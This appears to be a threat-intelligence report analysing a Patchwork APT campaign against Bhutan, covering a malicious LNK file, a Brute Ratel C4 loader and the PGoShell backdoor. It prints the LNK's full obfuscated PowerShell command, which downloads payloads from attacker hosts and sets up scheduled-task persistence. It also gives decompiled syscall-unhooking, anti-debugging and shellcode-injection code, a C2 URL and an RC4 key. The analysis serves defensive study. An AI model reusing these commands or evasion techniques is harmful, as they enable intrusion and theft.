

The Patchwork group has updated its arsenal, launching attacks for the first time using Brute Ratel C4 and an enhanced version of PGoShell

Knownsec 404 team :: 7/18/2024



Knownsec 404 team

Author : K&XWS@Knownsec 404 TeamChinese version:


1 Overview

Recently, Knownsec 404 Advanced Threat Intelligence Team has detected a suspected attack by the Patchwork group targeting Bhutan. This sample not only loads the repeatedly discovered Go language backdoor (referred to as “PGoShell”) but also significantly enhances its functionality. Additionally, for the first time, the sample uses the red team tool [Brute Ratel C4](#), marking a notable recent update to their arsenal. Over the past two years, the Patchwork group has demonstrated greater enthusiasm for technological advancements compared to other similar groups, continually updating its arsenal and loading methods. To date, over 10 different types of trojans and loading methods used by the group have been identified. The following is an analysis and description of this recent discovery.

2 Background of the organization

Patchwork (also known as Dropping Elephant) is a highly active advanced persistent threat (APT) group that has been operating since 2014. Patchwork primarily targets government, defense, and diplomatic organizations, as well as universities and research institutions in East Asia and South Asia.

3 Chains of attack



4 Synthesis of samples

The sample captured this time is a Lnk file, primarily designed to download decoy files and subsequent payloads. Analysis of the payload revealed that this attack employed weapons including PGoShell and the red team framework Brute Ratel C4. Details are as follows.

4.1 Lnk Analysis Description

The name of Lnk file is Large_Innovation_Project_for_Bhutan.pdf.Lnk , When users do not display file extensions, it is highly likely that they might mistake executable files for PDF documents. Additionally, when executing a .lnk file, any script parameters contained within the .lnk file will also execute.

```
File size: 452,608
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation, IsUnicode, HasExpIcon, EnableTargetMetadata
File attributes: FileAttributeArchive
Icon index: 13
Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: $ProgressPreference = 'SilentlyContinue';i'w'r https://adaptation-funds.org/documents/Large_Innovation_Proj
ect_for_Bhutan.pdf -OutFile C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf;s'a'p's C:\Users\Public\Large_Inn
ovation_Project_for_Bhutan.pdf;i'w'r https://beijngtv.org/wpytd52vDw/brtd2389aw -OutFile "C:\Users\Public\hal";r'e'
n -Path "C:\Users\Public\hal" -NewName "C:\Users\Public\edputil.dll";i'w'r https://beijngtv.org/ogQas32xzy6/fRgt9azs
wqle -OutFile "C:\Users\Public\sam";r'e'n -Path "C:\Users\Public\sam" -NewName "C:\Users\Public\Winver.exe";c'p C:\Wi
ndows\System32\resmon.exe C:\Users\Public\resmon.exe;c'p'i 'C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf' -
destination .;sch'ta's's'ks /c'r'r'e'a'a'te /Sc minute /Tn MicroUpdate /tr 'C:\Users\Public\resmon';sch'ta's's'ks /c'
r'e'a'a'te /Sc minute /Tn MicroUpdate /tr 'C:\Users\Public\Winver';e'r'a's'e *d?.?n?
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Lnk parameters

The parameter contains the following operations:

1.Operation 1:

Access and download the file from uri (https://adaptation-funds.org/documents/Large_Innovation_Project_for_Bhutan.pdf) to the local directory C:\Users\Public\Large_Innovation_Project_for_Bhutan.pdf. This file is a decoy document. After the download is complete, execute the file.



ADAPTATION FUND

AFB/PPRC.33/29
26 March 2024

Adaptation Fund Board
Project and Programme Review Committee
Thirty third Meeting
Bonn, Germany 16-17 April 2024

Agenda Item 10 a)

PROPOSAL FOR LARGE INNOVATION PROJECT FOR BHUTAN



Screenshot of part of the decoy document

The decoy document contains a project proposal for Bhutan by the Adaptation Fund Board, suspected to be targeting organizations and individuals associated with Bhutan.

2.Operation 2:

Access and download the data from uri (`hxxps://beijngtv.org/wpytd52vDw/brtd2389aw`) to the local directory `C:\Users\Public\hal`, and rename it to `C:\Users\Public\edputil.dll`. **Note that the domain name appears to be impersonating Beijing TV station.**

3.Operation 3:

Access and download the data from uri (`hxxps://beijngtv.org/ogQas32xzsy6/fRgt9azswq1e`) to the local directory `C:\Users\Public\sam`, and rename it to `C:\Users\Public\Winver.exe`.


4.Operation 4:

Copy `resmon.exe` from the system directory to `C:\Users\Public\resmon.exe`, create a scheduled task named "MicroUpdate" that runs every minute, with the target set to `C:\Users\Public\resmon.exe`. Create another scheduled task named "MicroUppdate" that also runs every minute, with the target set to `C:\Users\Public\Winver.exe`. Eventually, delete the LNK file.

4.2 Analysis of Brute Ratel C4 (edputil.dll)

4.2.1 Brute Ratel C4 loader analysis description

resmon.exe is a system file , After it runs, edputil.dll will load. Following Windows' default loading behavior, edputil.dll located in the same directory as resmon.exe will be loaded. Additionally, edputil.dll is packed using Themida:



.themida section within the segment of edputil.dll

Eventually, resmon.exe loads the exported function EdpGetIsManaged from edputil.dll.

Name	Address	Ordinal
EdpGetIsManaged	000000021F2425C0	1
DllEntryPoint	000000021F8370B0	[main entry]

The export table of edputil.dll

The main function exported by EdpGetIsManaged is to serve as the Brute Ratel C4 loader. Attackers first utilize a custom hash algorithm to obtain api addresses:

```

v2 = (int *)MEMORY[0x40180];
v19 = 0i64;
v21[0] = 0i64;
v20 = (int *)MEMORY[0x40180]; // shellcode length
NtProtectVirtualMemory = (_BYTE *)getaddr_fromhash_13D0(0x82FC6C67, v0);
NtAllocateVirtualMemory_0 = (_BYTE *)getaddr_fromhash_13D0(-475290686, v1);
ZwWaitForSingleObject = (_BYTE *)getaddr_fromhash_13D0(-483143843, v1);
getaddr_fromhash_13D0(-429631912, v1); // NtCreateThreadEx

```

Using hash to obtain api addresses

To achieve objectives of unhooking and anti-debugging, attackers will obtain the system call number corresponding to the function, then locate the address of the "syscall" instruction. For example, in the case of the NtProtectVirtualMemory function, the system call number is "0x50":

```

result = a1;
while ( *result != 0xF || result[1] != 5 || result[2] != 0xC3 )// found syscall ret
{
    if ( a1 + 20 == ++result )
        return 0i64;
}
return result;
}


```

OF1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
4C:88D1	mov r10,rcx	NtProtectVirtualMemory 50: 'P'
B8 50000000	mov eax,50	
FG0425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
75 03	jne ntdll!7FFAA189CAC5	
OF05	syscall	
C3	ret	

```

if ( *(_BYTE *)a1 == 0x4C && *(_BYTE *)(a1 + 1) == 0x8B )//
// 4C 8B D1 >> mov r10,rcx
// B8 xx xx >> mov eax,[syscall_index]
{
    if ( *(_BYTE *)(a1 + 2) != 0xD1 || v3 != (char)0xB8 )
        return 0i64;
    if ( !*(_BYTE *)(a1 + 6) )
        return a2 + (unsigned int)*(unsigned __int16 *)(a1 + 4);
}

```



Obtain the syscall number and the address of the “syscall”

Subsequently, if there’s a need to call NtProtectVirtualMemory, you simply pass the system call number (0x50) into EAX , and then invoke the address of the “syscall” instruction to execute the function. By using this calling method, traditional breakpoint mechanisms become ineffective:

```

loc_3A8:                                     ; CODE XREF: sub_3A4↑j
        mov     r10, rcx
        mov     rax, r9
        jmp     [rsp+arg_20]
; -----
loc_3B2:                                     ; CODE XREF: sub_3A2↑j
        mov     r10, rcx
        mov     rax, [rsp+arg_28]
        jmp     [rsp+arg_30]
; -----
loc_3BE:                                     ; CODE XREF: sub_3A0↑j
        mov     r10, rcx
        mov     rax, [rsp+arg_30]
        jmp     [rsp+arg_38]
; -----
loc_3CA:                                     ; CODE XREF: sub_3A6↑j
        mov     r10, rcx
        mov     rax, [rsp+arg_58]
        jmp     [rsp+arg_60]
; -----

```



syscall invocation code snippet

Write shellcode into allocated memory, change the protection of the newly allocated memory, and create a thread using NtCreateThreadEx to execute it:

```

susp_memcpy_1570(v19, MEMORY[0x40170], *v2); // shellcode
susp_memset_15A0(MEMORY[0x40170], 0, *v2);
sub_3A2(-1164, (__int64)&v19, (__int64)&v20, 32164, (__int64)v18, callnum_14C0, (__int64)syscall_addr_1490); // << NtProtectVirtualMemory
LODWORD(v16) = v17;
LODWORD(v15) = 0;
sub_3A6((__int64)v21, 0x1F03FF164, 0164, -1164, v19, 0164, v15, 0164, 0, 0, 0, v16, v12); // << NtCreateThreadEx
sub_3A4(-1164, 0164, 0164, v7, (__int64)v10); // << ZwWaitForSingleObject

```



Execution of shellcode

The primary function of the shellcode is to load the final payload (Brute Ratel C4). It begins by performing debugger detection, then compares the value of NtGlobalFlag in the Process Environment Block (PEB). If the value is 0x70, it will terminate execution:

```

v10 = __readgsqword(0x60u);
result = *(_BYTE *) (v10 + 0xBC) & 0x70; // check PEB.NtGlobalFlag
if ( (_BYTE)result == 0x70 )
    return result;

```




Debugger detection

Obtain the addresses of APIs needed for subsequent use:

```

v88[27] = get_apiaddr_fromhash_3BE15((__int64)v88, -2097386393, i); // NtProtectVirtualMemory
LOWORD(v88[30]) = get_syscall_num_3C6C5((char *)v88[27], 0, 1); // 0x50
v88[31] = (__int64)get_syscall_addr_3C2C5((__BYTE *)v88[27]);
v88[29] = get_apiaddr_fromhash_3BE15((__int64)v88, 351328598, v88[0]); // ZwFlushInstructionCache
WORD2(v88[30]) = get_syscall_num_3C6C5((char *)v88[29], 0, 1); // 0xE3
v88[33] = (__int64)get_syscall_addr_3C2C5((__BYTE *)v88[29]);
v88[20] = get_apiaddr_fromhash_3BE15((__int64)v88, 0xA02A4355, v88[0]); // RtlFreeHeap
v88[23] = get_apiaddr_fromhash_3BE15((__int64)v88, 0xA14B9F41, v88[0]); // LdrGetDllHandleEx
v88[22] = get_apiaddr_fromhash_3BE15((__int64)v88, 1775940843, v88[0]); // LdrGetProcedureAddress
v88[19] = get_apiaddr_fromhash_3BE15((__int64)v88, -391142911, v88[0]); // RtlExitUserThread
v84 = 0;

```



Obtain api address

Next, perform a system time check. if the current system time exceeds the hardcoded timestamp (0x66c0666d), terminate execution:

```

GetSystemTimeAsFileTime = (void (__fastcall *) (int *))get_apiaddr_fromhash_3BE15(a1, 1535136116, *(_QWORD *) (a1 + 8));
*(_QWORD *) (a1 + 120) = GetSystemTimeAsFileTime;
GetSystemTimeAsFileTime(v7);
v5 = (unsigned int)v7[0] + ((unsigned __int64)(unsigned int)v7[1] << 32) - 0x190B1DE053E8000i64;
return v5 / 0x989680 > a2; // 计算时间戳，并与硬编码的时间戳进行比较
if ( *v8 )
{
    result = sub_3D7C5((__int64)v88, *v8); // 运行时间不能大于0x66C0666D 既是2024-8-17 16:59:25
    if ( (_DWORD)result )
        return result;
}

```



Runtime detection

Decrypt the filename (chakra.dll) using the RC4 algorithm, which serves as the carrier for Brute Ratel C4:

```

{
    v61 = v88[44];
    v62 = v88[48];
    v63 = v88[45] - 8;
    for ( k = 0i64; k != 256; ++k )
        *((_BYTE *)v89 + k) = k;
    v65 = (char *)v89;
    LOBYTE(v66) = 0;
    v67 = 0;
    v68 = v61 + v63;
    do
    {
        v69 = v67;
        v70 = *v65;
        ++v67;
        ++v65;
        v66 = (unsigned __int8)(v66 + v70 + *((_BYTE *)v68 + (v69 & 7)));
        *(v65 - 1) = *((_BYTE *)v89 + v66);
        *((_BYTE *)v89 + v66) = v70;
    }
    while ( v67 != 256 );
    sub_3B8E5((__int64)v89, v62, v62, v16); // chakra.dll
    v15 = (_BYTE *)v88[39];
}

```



Decrypt data

After loading chakra.dll, the final payload Brute Ratel C4, with the “MZ” header removed, is written into the address space of chakra.dll. Subsequently, it simulates the loading of Brute Ratel C4:

地址	十六进制				ASCII
00007FFA80030000	00	00	00	00
00007FFA80030010	00	00	00	00
00007FFA80030020	00	00	00	00
00007FFA80030030	00	00	00	0080
00007FFA80030040	0E	1F	BA	0E	..°..'!..Li..
00007FFA80030050	00	00	00	00
00007FFA80030060	00	00	00	00
00007FFA80030070	00	00	00	00\$..
00007FFA80030080	50	45	00	00	PE..d...cÈ f...
00007FFA80030090	00	00	00	00ò..".
00007FFA800300A0	00	94	00	00°..r...
00007FFA800300B0	00	00	00	1002
00007FFA800300C0	04	00	00	00
00007FFA800300D0	00	B0	04	00°..è.....
00007FFA800300E0	00	00	20	00
00007FFA800300F0	00	00	10	00
00007FFA80030100	00	00	00	006..
00007FFA80030110	00	90	04	00
00007FFA80030120	00	90	03	00
00007FFA80030130	00	A0	04	00
00007FFA80030140	00	00	00	00
00007FFA80030150	00	00	00	00
00007FFA80030160	00	00	00	00
00007FFA80030170	00	00	00	00
00007FFA80030180	00	00	00	00Seebug
00007FFA80030190	00	1A	03	00Text..

Brute Ratel C4 without the “MZ” header

```

load_dll_3D645(                                     // 加载chakra.dll
  (__int64 *)(&v23),
  (__int64 *)(&v24),
  (__int64 *)(&v25),
  (__int64 *)(&v26),
  a1,
  v29);
memcpy_payload_3D835(v24, v2, *(unsigned int *)(&v4 + 0x54)); // 写入payload header
v5 = (unsigned int *)(&v4 + *(unsigned __int16 *)(&v4 + 20) + 24);
if ( *(_WORD *)(&v4 + 6) )
{
  v6 = v4 + *(unsigned __int16 *)(&v4 + 20) + 64;
  v7 = v6 + 40i64 * ((unsigned int)*(&v4 + 6) - 1);
  while ( 1 )
  {
    memcpy_payload_3D835(v24 + v5[3], v2 + v5[5], v5[4]); // 写入各区段
    v5 = (unsigned int *)v6;
    if ( v6 == v7 )
      break;
    v6 += 40i64;
  }
}

```



Write data into the memory space of chakra.dll

Obtain the Original Entry Point (OEP) and perform a jump to execute it, ultimately running the Brute Ratel C4 payload:

```

v8 = *( _QWORD *)(&a1 + 368);
v20 = (void ( __fastcall *)(&v20))(*(&v4 + 0x28) + v24); // Nt Headers + 0x28
v9 = v24 + *(int *)(&v24 + 60);
v20(v29); // >>> OEP

```



Jump to the OEP to execute

4.2.2 Brief description of Brute Ratel C4

Brute Ratel C4 is a red team framework seen as an alternative to Cobalt Strike. This framework enables functionalities such as file management, port scanning, file upload and download, screen capture, etc. Below is a screenshot of the configuration for this payload, with configurations separated by “|”.


```

) 7C 7C 30 7C | 39 30 7C 34 | 35 7C 31 30 | 30 7C 7C 7C | |||0|90|45|100|||
) 7C 7C 7C 7C | 49 6D 68 30 | 64 48 41 36 | 4C 79 39 33 | |||Imh0dHA6Ly93
) 64 33 63 75 | 64 7A 4D 75 | 62 33 4A 6E | 4C 7A 45 35 | d3cudzMub3JnLZE5
) 4F 54 68 76 | 65 47 68 30 | 62 57 77 69 | 7C 65 79 4A | OTkveGh0bwwi|eyJ
) 6F 64 48 52 | 77 4F 69 38 | 76 64 33 64 | 33 4C 6D 4A | odHRwOi8vd3d3LmJ
) 68 61 57 52 | 31 4C 6D 4E | 75 4C 33 4E | 6C 59 58 4A | hawR1LmNuL3NlYXJ
) 6A 61 43 49 | 69 49 6E 30 | 3D 7C 65 79 | 4A 54 64 57 | jaCIiIn0=|eyJTdW
) 4A 74 61 58 | 52 30 5A 57 | 51 69 4F 69 | 4A 50 61 79 | JtaxROZWQiOiJPay
) 4A 39 7C 65 | 79 4A 54 64 | 57 4A 74 61 | 58 52 30 5A | J9|eyJTdWJtaxROZ
) 57 51 69 4F | 69 4A 50 61 | 79 4A 39 7C | 65 79 4A 4A | WQiOiJPayJ9|eyJJ
) 62 6D 5A 76 | 49 6A 6F 69 | 54 32 73 69 | 66 51 3D 3D | bmZvIjoiT2sifQ==
) 7C 30 7C 31 | 7C 6C 6F 6E | 67 77 61 6E | 67 2E 62 2D | |0|1|longwang.b-
) 63 64 6E 2E | 6E 65 74 7C | 34 34 33 7C | 4D 6F 7A 69 | cdn.net|443|Mozi
) 6C 6C 61 2F | 35 2E 30 20 | 28 57 69 6E | 64 6F 77 73 | lla/5.0 (windows
) 20 4E 54 20 | 31 30 2E 30 | 38 20 57 69 | 6E 36 34 38 | NT 10.0; win64;
) 20 78 36 34 | 29 20 41 70 | 70 6C 65 57 | 65 62 4B 69 | x64) Applewebki
) 74 2F 35 33 | 37 2E 33 36 | 20 28 4B 48 | 54 4D 4C 2C | t/537.36 (KHTML,
) 20 6C 69 6B | 65 20 47 65 | 63 6B 6F 29 | 20 43 68 72 | like Gecko) Chr
) 6F 6D 65 2F | 31 32 33 2E | 30 2E 30 2E | 30 20 53 61 | ome/123.0.0.0 Sa
) 66 61 72 69 | 2F 35 33 37 | 2E 33 36 7C | 31 63 66 64 | fari/537.36|1cfd
) 39 33 45 38 | 66 39 32 33 | 34 62 61 39 | 30 61 36 30 | 93E8f9234ba90a60
) 7C 31 44 35 | 65 33 31 34 | 61 63 34 34 | 43 35 37 45 | |1D5e314ac44C57E
) 35 36 66 37 | 7C 2F 61 76 | 61 74 61 72 | 2F 53 71 75 | 56f7|/avatar/Squ
) 61 72 65 2F | 53 71 75 61 | 72 65 5F 36 | 37 2E 70 68 | are/Square_67.ph
) 70 2C 2F 77 | 70 2D 63 6F | 6E 74 65 6E | 74 2F 74 68 | p,/wp-content/th
) 65 6D 65 73 | 2F 64 75 78 | 2F 61 73 73 | 65 74 73 2F | emes/dux/assets/
) 69 6D 67 2F | 61 76 61 74 | 61 72 61 2E | 70 6E 67 2C | img/avatara.png,
) 2F 70 65 74 | 67 75 69 64 | 65 2F 63 6F | 76 65 72 2D | /petguide/cover-
) 69 6D 61 67 | 65 73 2F 64 | 6F 67 73 2F | 75 6E 73 70 | images/dogs/unsp
) 6C 61 73 68 | 73 31 2E 68 | 74 6D 6C 2C | 2F 65 2F 73 | lashes1.html,/e/s
) 65 61 72 63 | 68 2F 64 61 | 73 68 62 6F | 61 72 64 73 | earch/dashboards
) 2E 70 68 70 | 7C 51 32 39 | 75 62 6D 56 | 6A 64 47 6C | .php|Q29ubmvjdG1
) 76 62 6A 6F | 67 61 32 56 | 6C 63 43 31 | 68 62 47 6C | vbjoga2VlcC1hbG1
) 32 5A 51 3D | 3D 2C 55 32 | 56 6A 4C 55 | 5A 6C 64 47 | 2ZQ==,U2VjLUZldG
) 4E 6F 4C 55 | 31 76 5A 47 | 55 36 49 47 | 35 68 64 6D | NoLU1vZGU6IG5hdm
) 6C 6E 59 58 | 52 6C 2C 51 | 57 4E 6A 5A | 58 42 30 4F | lnYXRl,QWNjZXBOO
) 69 42 30 5A | 58 68 30 4C | 32 68 30 62 | 57 77 73 59 | iBOZXh0L2h0bwwsY
) 58 42 77 62 | 47 6C 6A 59 | 58 52 70 62 | 32 34 76 65 | XBwbG1jYXRpb24ve
) 47 68 30 62 | 57 77 72 65 | 47 31 73 4C | 47 46 77 63 | Gh0bwwreG1sLGFwc
) 47 78 70 59 | 32 46 30 61 | 57 39 75 4C | 33 68 74 62 | GxpY2FOaw9uL3htb
) 44 74 78 50 | 54 41 75 4F | 53 78 70 62 | 57 46 6E 5A | DtxPTAuscYxhWFnZ
) 53 39 68 64 | 6D 6C 6D 4C | 47 6C 74 59 | 57 64 6C 4C | S9hc...mLGItyWg1L
) 33 64 6C 59 | 6E 41 73 48 | 69 39 71 4E | 33 4E 39 4D | 3d1VbAeYi8a02E9M

```

Screenshot of Brute Ratel C4 configuration

4.3 Analysis of PGoShell (Winver.exe)

PGoShell is developed in the Go programming language, overall, it offers a rich set of functionalities, including remote shell capabilities, screen capture, and downloading and executing payloads. It was initially named for its primary feature of remote shell capability. Below are detailed reverse engineering analysis findings related to it:

Initialize URI, RC4 key, User-Agent. In this sample, the RC4 key is "0g8RXt137ODBeqPhTv2XYjgmnxUsijfc".

```

URL_960AE0 = (__int64)"https://cartmizer.info/lkqznztawldqjldwxivsnemw";// C2
qword_960AF8 = 32LL;
if ( dword_9B5610 )
{
    v5 = runtime_gcWriteBarrier1(RC4_key_960AF0);
    *v6 = v5;
}
RC4_key_960AF0 = (__int64)"0g8RXt1370DBeqPhTv2XYjgmnxUsijfc";// RC4 key
qword_960B08 = 28LL;
if ( dword_9B5610 )
{
    v7 = runtime_gcWriteBarrier1(UA_960B00);
    *v8 = v7;
}
UA_960B00 = (__int64)"Q1lXjxbyEvMuARVOztDiSZDntQQb";// UA
qword_960708 = 13LL;

```



Initialize URI、 RC4 key

Detect if HKCU\Software\Microsoft\WinTemp exists, if it does, retrieve the value corresponding to the temp key. If it does not exist, generate a random string, encrypt it using RC4 followed by base64 encoding, and write this encrypted value. This value will serve as the ID to be uploaded to the server.

```

New = main_CreateNew(9LL, a2, a3, a4, a5);
v7 = golang_org_x_sys_windows_registry_OpenKey(0x80000001LL, "Software\\Microsoft\\WinTemp", 26LL, 131103LL);
if ( "Software\\Microsoft\\WinTemp" )
{
    v58 = qword_9214E8;
    if ( "Software\\Microsoft\\WinTemp" == (char *)off_794540 )
    {
        Key = v7;
        if ( (unsigned __int8)runtime_ifaceeq("Software\\Microsoft\\WinTemp", v8, &v58) )
        {
            Key = golang_org_x_sys_windows_registry_CreateKey(2147483649LL, "Software\\Microsoft\\WinTemp", 26LL, 131103LL);
            v9 = RC4_key_960AF0;
            v68 = runtime_stringtoslicebyte(v65, RC4_key_960AF0, qword_960AF8);
            v56 = v9;
            v54 = v10;
            v11 = New;
            v12 = (uint8 *)runtime_stringtoslicebyte(v64, New, a2);
            v17 = main_AESENC(v68, v56, v54, v12, v11, v13, v14, v15, v16);
            v18 = runtime_slicebytetostring(v63, v17, v56);
            golang_org_x_sys_windows_registry_Key_setStringValue(Key, "temp", 4LL, 1LL, v18, v17);
        }
        v7 = Key;
    }
}

```



Upon entering the information collection and interaction module, PGoShell first attempts to gather host information including hostname, username, current public IP address of the host, country information based on IP (obtained from querying ip-api.com), current system version, current execution path, process PID, and PROCESSOR_ARCHITECTURE information. Once collected successfully, it concatenates this data, separating each piece of information with “||”.

```

main_MainStructInitialization2(v67, (__int64)v53); // 获取主机信息
while ( 1 )
{
    v27 = runtime_concatstring3(0LL, &unk_790FF0, 1LL, "||", 2LL, v67, v53);
    v28 = runtime_concatstring3(0LL, v27, &unk_790FF0, "||", 2LL, qword_961120, qword_961128);
    v29 = v27;
    v30 = v28;
    v31 = runtime_concatstring3(0LL, v28, v29, "||", 2LL, qword_9610C0, qword_9610C8);
    v32 = v30;
    v33 = v31;
    v34 = runtime_concatstring3(0LL, v31, v32, "||", 2LL, qword_9610D0, qword_9610D8);
    v35 = v33;
    v36 = v34;
    v37 = runtime_concatstring3(0LL, v34, v35, "||", 2LL, qword_9610E0, qword_9610E8);
    v38 = v36;
    v39 = v37;
    v40 = runtime_concatstring3(0LL, v37, v38, "||", 2LL, qword_961110, qword_961118);
    v41 = v39;
    v42 = v40;
    v43 = runtime_concatstring3(0LL, v40, v41, "||", 2LL, qword_961100, qword_961108);
    v44 = v42;
    v45 = v43;
    v46 = runtime_concatstring3(0LL, v43, v44, "||", 2LL, qword_9610F0, qword_9610F8);
    v47 = v45;
    v48 = v46;
    v49 = (uint8 *)runtime_stringtoslicebyte(0LL, v46, v47);
}

```



Fetch host information and concatenate them

All data obtained by PGoShell is encoded using RC4 followed by base64 encoding.(main_AESENC function in the screenshot is designed to confuse analysts; internally, it actually uses RC4 followed by base64 encoding):

```

v4 = os_user_Current(a1); // user
if ( a2 )
{
    v5 = RC4_key_960AF0;
    v6 = runtime_stringtoslicebyte(v213, RC4_key_960AF0, qword_960AF8);
    memcpy(v189, "unknown", sizeof(v189));
    v7 = v189;
    LODWORD(v8) = 7;
    v13 = main_AESENC(v6, v5, v9, (uint8 *)v189, 7uLL, 7uLL, v10, v11, v12);
    v14 = v5;
    v15 = (__int64)v13;
    v16 = runtime_slicebytetostring(0LL, v13, v14);
    qword_9610C8 = v15;
    if ( dword_9B5610 )
    {
        v16 = runtime_gcWriteBarrier2(v16);
        *v21 = v16;
        v17 = username_9610C0;
        v21[1] = username_9610C0;
    }
    username_9610C0 = v16;
}

```



The RC4 key and its decrypted data

Subsequently, the concatenated data is sent to the server, and data is retrieved from the server using the POST method for both online information and interaction uploads.

Some of the PGoShell functions are listed in the table below:


function number	function
c?d????????e	shell
vypjtvwudmta	File Download
zdxqjjiueled	Download Execution
mldijkppffollpps	Download Execution
s?p????????t	Screen Shot
ssaphdnu	Download the powershell bypass script and run it
tcvbwmdddqls	Check if the file exists, upload if it does
egdhdnipjhfn	Download shellcode from specified url and inject it
jhudjphsmunee	Enumerating device information using WMI
getmdjfhkhjhsdfdc	Getting domain control information
nemszyrsmuns	Download Solo.zip to the temp directory, unzip it and execute the powershell script in it
nfjdnteslbt	Download the shellcode and inject it for execution via QueueUserAPC
ndhbnmesnefdmu	SMB port scanning
rdptidjkeephdnmak	RDP port scanning

5 Summary

The captured attack activity primarily used a proposal from the Adaptation Fund Board regarding a project in Bhutan as bait, targeting entities suspected to be related to Bhutan. In this attack campaign, Patchwork organization was observed using Brute Ratel C4 as their weapon for the first time. The entire loading and execution process of Brute Ratel C4 involves pure in-memory loading, effectively evading detection by endpoint security measures. Throughout the loading process, it repeatedly engages in anti-debugging and unhooking operations, and enforces execution cycle restrictions. This indicates that the organization is actively expanding its arsenal. According to online sources, the author of Brute Ratel C4 is reportedly from India.

